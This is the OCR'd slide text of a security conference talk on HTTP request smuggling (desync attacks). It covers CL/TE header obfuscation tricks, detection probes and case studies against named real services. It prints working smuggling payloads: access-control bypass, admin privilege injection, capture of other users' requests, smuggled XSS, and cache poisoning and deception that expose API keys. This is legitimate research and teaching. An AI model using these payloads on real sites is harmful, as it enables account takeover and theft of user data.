HTTP DESYNC ATTACKS

REQUEST SMUGGLING REBORN

James Kettle

PORTSWIGGER
WEB SECURITY

The Fear Theory

Q) What topic am I really scared of?


A) HTTP Request Smuggling

`Hiding Wookiees in HTTP`

First documented by Watchfire in 2005

"You will not earn bounties"


"You will certainly not be considered like a white hat"


Smuggling: 0.9 downgrade and Pseudo cache poisoning
Attacker
Apache
golang
Nginx
Request A+B
Request A+B
SPLITTING
request A
resp. A
respA
respA
B targets bad_image in 0.9 mode. First, request B in 1.1
request B
regular 1.1 query bad_image content is: | Headers of C | C Body
| Headers of B (bad_image) || Headers of C || Body of C
resp. B
This was a 0.9 query so headers are removed! This now looks like a new C response
resp. C
unexpected response, stored in TCP/IP conn.
Innocent
request D
Reusing same tcp/ip conn.
request D
request D
Reading a non empty buffer
resp. C
not the right response
resp D
resp. D
unexpected response, stored in TCP/IP conn.
Attacker
Innocent
Apache
golang
Nginx
www.websequencediagrams.com


Outline

- Theory & Methodology
- Exploitation Case Studies
- Defence
- Post-talk Q&A


HTTP/1.1 keep-alive



HTTP/1.1 keep-alive, desynchronized



Desynchronizing: the classic approach




Front-end sees this

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Content-Length: 5

12345GPOST / HTTP/1.1
Host: example.com
…
```

Back-end sees this

← `Unknown method GPOST`

Desynchronizing: the chunked approach




Front-end sees this

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1
...
```

Back-end sees this

← Unknown method GPOST

Desynchronizing: the TE.CL approach



Front-end sees this

Back-end sees this

```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked

6\r\n
PREFIX
0

POST / HTTP/1.1
Host: example.com
```

Forcing desync

If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored. – RFC 2616 #4.4.3

```
Transfer-Encoding: chunked
Content-Length: 123
```

```
Transfer-Encoding: chunked
Transfer-Encoding: x
```

```
Transfer-Encoding : chunked
```

(Golang CVE-2019-16276)

```
Transfer-Encoding: xchunked
```

Kubernetes CVE-2019-16276

```
GET / HTTP/1.1
 Transfer-Encoding: chunked
```

```
Transfer-Encoding:[tab]chunked
```

```
Transfer-Encoding
 : chunked
```

```
X: X[\n]Transfer-Encoding: chunked
```

Mining WAF research

```
Transfer-Encoding: chu
```

```
Transfer-Encoding: \x00chunked
```

```
Foo: bar\r\n
\rTransfer-Encoding: chunked
```

Sources: noxxi.de, http.ninja, http.ninja

Source code review

BHEU EXCLUSIVE


Found by Émile Fugulin while patching gnunicorn:

```
gunicorn/http/message.py:
chunked = value.lower() == "chunked"
```


The Transfer-Encoding header field lists the transfer coding names corresponding to the sequence of transfer codings – RFC 7230 #3.3.1

```
Transfer-Encoding: identity, chunked
```

Methodology



Detecting desync




```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

3
abc
Q
```

CL.CL: backend response
TE.TE: frontend response
TE.CL: frontend response
CL.TE: timeout

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```

CL.CL: backend response
TE.TE: backend response
TE.CL: timeout
CL.TE: socket poison ☠

Confirming desync



```
POST /search HTTP/1.1
Content-Length: 51
Transfer-Encoding: zchunked

11
=x&q=smuggling&x=
0

GET /404 HTTP/1.1
X: XPOST /search HTTP/1.1
Host: example.com
…
```

```
POST /search HTTP/1.1
Content-Length: 4
Transfer-Encoding: zchunked

96
GET /404 HTTP/1.1
X: X=1&q=smugging&x=
Host: example.com
Content-Length: 100

x=
0

POST /search HTTP/1.1
Host: example.com
```

Triggers 404 if vulnerable

Aggressive detection

BHEU EXCLUSIVE

- More patched systems means
  - higher false-positive rate
  - lower chance of accidental damage


-> So I've released automatic confirmation

- Apache Traffic Server is crazy (spotted by @webtonull)

-> So I've released 'skip straight to poc'

CASE STUDIES


Bypassing rules



```
POST / HTTP/1.1
Host: software-vendor.com
Content-Length: 200
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: software-vendor.com
X: X GET / HTTP/1.1
     Host: software-vendor.com
```

```
HTTP/1.1 200 OK

Please log in
```


Bypassing rewrites



```
POST / HTTP/1.1
Host: security-vendor.com
~~X-Forwarded-For: 127.0.0.1~~
Content-Length: 200
Transfer-Encoding : chunked

0

GET / HTTP/1.1
Host: security-vendor.com
X-Forwarded-For: xyz.burpcollaborator.net
X: X GET...
```

$300


Request reflection



```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
…
login[pass]=1234&login[email]=asdfPOST /login HTTP/1.1
                                  Host: login.newrelic.com
```

```
Please ensure that your email and
password are correct.
<input id="email" value="asdfPOST
/login HTTP/1.1
Host: login.newrelic.com
X-Forwarded-For: 81.139.39.150
X-Forwarded-Proto: https
X-TLS-Bits: 128
X-TLS-Cipher: ECDHE-RSA-AES128…
x-nr-external-service: external
```

Exploring



```
GET / HTTP/1.1
Host: staging-alerts.newrelic.com
```

```
HTTP/1.1 301 Moved Permanently
Location: https://staging-alerts.newrelic.com/
```

```
GET / HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https
```

```
HTTP/1.1 404 Not Found

Action Controller: Exception caught
```


```
GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https
```

```
HTTP/1.1 200 OK

Not authorized with header:
```

```
GET /revision_check HTTP/1.1
Host: staging-alerts.newrelic.com
X-Forwarded-Proto: https
X-nr-external-service: 1
```

```
HTTP/1.1 403 Forbidden

Forbidden
```

Exploring




```
POST /login HTTP/1.1
Host: login.newrelic.com
Content-Length: 564
Transfer-Encoding: chunked
Transfer-encoding: cow

0

POST /internal_api/934454/session HTTP/1.1
Host: alerts.newrelic.com
X-Forwarded-Proto: https
Service-Gateway-Account-Id: 934454
Service-Gateway-Is-Newrelic-Admin: true
Content-Length: 6
…
x=123GET…
```

```
HTTP/1.1 200 OK

{
 "user": {
   "account_id": 934454,
   "is_newrelic_admin": true
 },
 "current_account_id": 934454
 …
}
```


F5 BIP-IP Advisory: K50375550

+$3,000
=$3,300

Involuntary request storage



```
POST /1/cards HTTP/1.1
Host: trello.com
Transfer-Encoding:[tab]chunked
Content-Length: 4

9f
PUT /1/members/1234 HTTP/1.1
Host: trello.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400

x=x&csrf=1234&username=testzzz&bio=cake
0

GET / HTTP/1.1
Host: trello.com
```



test @testzzzz

```
cake
0
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml xml,application/xml;q=0.9,/;q=0.8
Accept-Language: en-US,en;q=0.5
Referer:
```

Profile | Cards


Activity

No actions in the last 30 days

Load More Activity

+$1,800
+$2,500
=$7,600

Harmful responses




```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 4
Transfer-Encoding█: chunked

10
=x&csrf=token&x=
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 100

SAML=a"><script>alert(1)</script>
0 POST / HTTP/1.1
  Host: saas-app.com
  Cookie: …
```

```
HTTP/1.1 200 OK
…
<input name="SAML"
  value="a"><script>alert(1)
</script>

0


POST / HTTP/1.1
Host: saas-app.com
Cookie: …
"/>
```

+$2,000
=$9,600

Accidental Cache Poisoning



```
GET https://52.16.21.24/ net::ERR_CERT_COMMON_NAME_INVALID
```


```
POST / HTTP/1.1
Host: redacted.com
Content-Length: 45
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Host: 52.16.21.24
X: X GET /images/x.png HTTP/1.1
```

Frontend perspective

```
GET /images/x.png HTTP/1.1
```

```
HTTP/1.1 301 Moved Permanently
Location: https://52.16.21.24/
```

Web Cache Deception++



```
POST / HTTP/1.1
Transfer-Encoding: blah

0

GET /user/apikey HTTP/1.1
X: XGET /static/site.js HTTP/1.1
    Cookie: sessionid=xyz
```

Front-end perspective


```
GET /static/site.js HTTP/1.1
```

```
